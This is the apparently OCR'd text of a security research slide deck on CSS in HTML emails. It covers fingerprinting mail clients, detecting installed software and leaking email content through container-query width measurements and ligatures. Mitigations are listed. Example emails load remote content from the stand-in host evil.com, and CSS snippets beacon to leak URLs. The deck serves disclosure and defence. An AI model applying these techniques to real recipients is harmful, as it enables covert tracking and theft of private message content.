
CISPA
HELMHOLTZ CENTER FOR INFORMATION SECURITY

Cascading Spy Sheets

The Privacy & Security Implications of CSS in Emails


Leon Trampert, **Daniel Weber,** Michael Schwarz

Profiling Recipients



{ OS: ‘Windows’, powerpoint: ‘installed’}

Leaking Email Content




Secret Message

Agenda

CSS in Emails

Client Fingerprinting



Content Exfiltration

About Us

Leon Trampert
leon.trampert.me

Daniel Weber
d-we.me


Michael Schwarz
misc0110.net

CISPA
HELMHOLTZ CENTER FOR INFORMATION SECURITY

Cascading Style Sheets (CSS)

HTML Emails

```
Content-Type: text/html
Subject: Hello, World!

<html>

  <head>
    <style>
      p { color: orangered; }
    </style>
  </head>

  <body>
    <p>This is the content.</p>
  </body>

</html>
```



Cascading Style Sheets (CSS)

```
button {
 color: red;
 background-image:
   url(/pattern.png);
 width: calc(100% - 20px);
}
@media (min-width: 720px) {
 button {
   width: 100%;
 }
}
```

Cascading Style Sheets (CSS)

```
button {
 color: red;
 background-image:
   url(/pattern.png);
 width: calc(100% - 20px);
}
@media (min-width: 720px) {
 button {
   width: 100%;
 }
}
```

1. Properties

Cascading Style Sheets (CSS)

```
button {
 color: red;
 background-image:
   url(/pattern.png);
 width: calc(100% - 20px);
}
@media (min-width: 720px) {
 button {
   width: 100%;
 }
}
```

1. Properties
2. Functions

Cascading Style Sheets (CSS)

```
button {
 color: red;
 background-image:
   url(/pattern.png);
 width: calc(100% - 20px);
}
@media (min-width: 720px) {
 button {
   width: 100%;
 }
}
```

1. Properties
2. Functions
3. Selectors


Cascading Style Sheets (CSS)

```
button {
 color: red;
 background-image:
   url(/pattern.png);
 width: calc(100% - 20px);
}
@media (min-width: 720px) {
 button {
   width: 100%;
 }
}
```

1. Properties
2. Functions
3. Selectors
4. @-rules

CSS-to-Server Communication

```
button {
 background-image:
          url(/small.png);
}
@media (min-width: 720px) {
 button {
   background-image:
           url(/large.png);
 }
}
```



What Is an Email Client?

Webmail


Desktop Clients

Mobile Clients


They are essentially (restricted) browsers!

The Exception

```
Content-Type: text/html
Subject: Remote iframe

<html>
<body>

 <iframe src="https://evil.com">
 </iframe>

</body>
</html>
```



Client Behavior




Lenient Clients

Restrictive Clients

Container Queries

```
@container (width > 400px) {
  p {
    font-size: 16px;
    background-color: blue;
  }
}
```

`@container` is similar to `@media` but the queries are **relative to a container element**.



How is this useful?

Width Measurements!

The quick brown fox jumps...

The quick brown fox jumps...

Fonts

Email Fingerprinting – Example

```
Content-Type: text/html
Subject: Office Detection

<html>
<body>

  <div id="target">
      <div id="yes"></div>
  </div>

  <style> … </style>

</body>
</html>
```

```
#target {
  container-type: inline-size;
  font-family: 'Gill Sans';
  width: 1cap;
}


@container (max-width: 7.5px) {
  #yes {
    background-image:
        url(/office-installed);
  }
}
```

Math Functions – Architecture

```
calc(1px * (pi * pi + pi))
```


→ 13

→ 13.0104

How Is Email Fingerprinting Useful?

The Good – Leak Detection

The Good – Leak Detection




The Bad – Enhanced Tracking

Mitigations

Prevent Remote Content Loading

Load Resources Unconditionally
(not only proxy)


The Ugly – Spear Phishing



Mitigations

Prevent Remote Content Loading

Load Resources Unconditionally
(not only proxy)




Restrict HTML and CSS Features

Does the Story End Here?


Lack of Isolation

```
Content-Type: text/html
Subject: Remote import

<html>
<body>

 <style>
   @import url(https://evil.com);
 </style>

</body>
</html>
```




Lack of Isolation

```
Content-Type: text/html
Subject: Remote import

<html>
<body>

 <style>
   @import url(https://evil.com);
 </style>

</body>
</html>
```




Leaking Text with CSS

The Payload




Text-based Dimensions

Measuring Dimensions



Repeating Measurements

Text-based Dimensions




fi → ﬁ


fl → ﬂ

Ligatures

Text-based Dimensions




The Payload



Text-based Dimensions


Measuring Dimensions




Repeating Measurements

Measuring Dimensions

```
@container (width: 10px) {
  div {
    background-image: url(/leak-a);
  }
}

@container (width: 20px) {
  div {
    background-image: url(/leak-b);
  }
}

@container (width: 30px) {
  div {
    background-image: url(/leak-c);
  }
}
```




The Payload




Text-based Dimensions

Measuring Dimensions

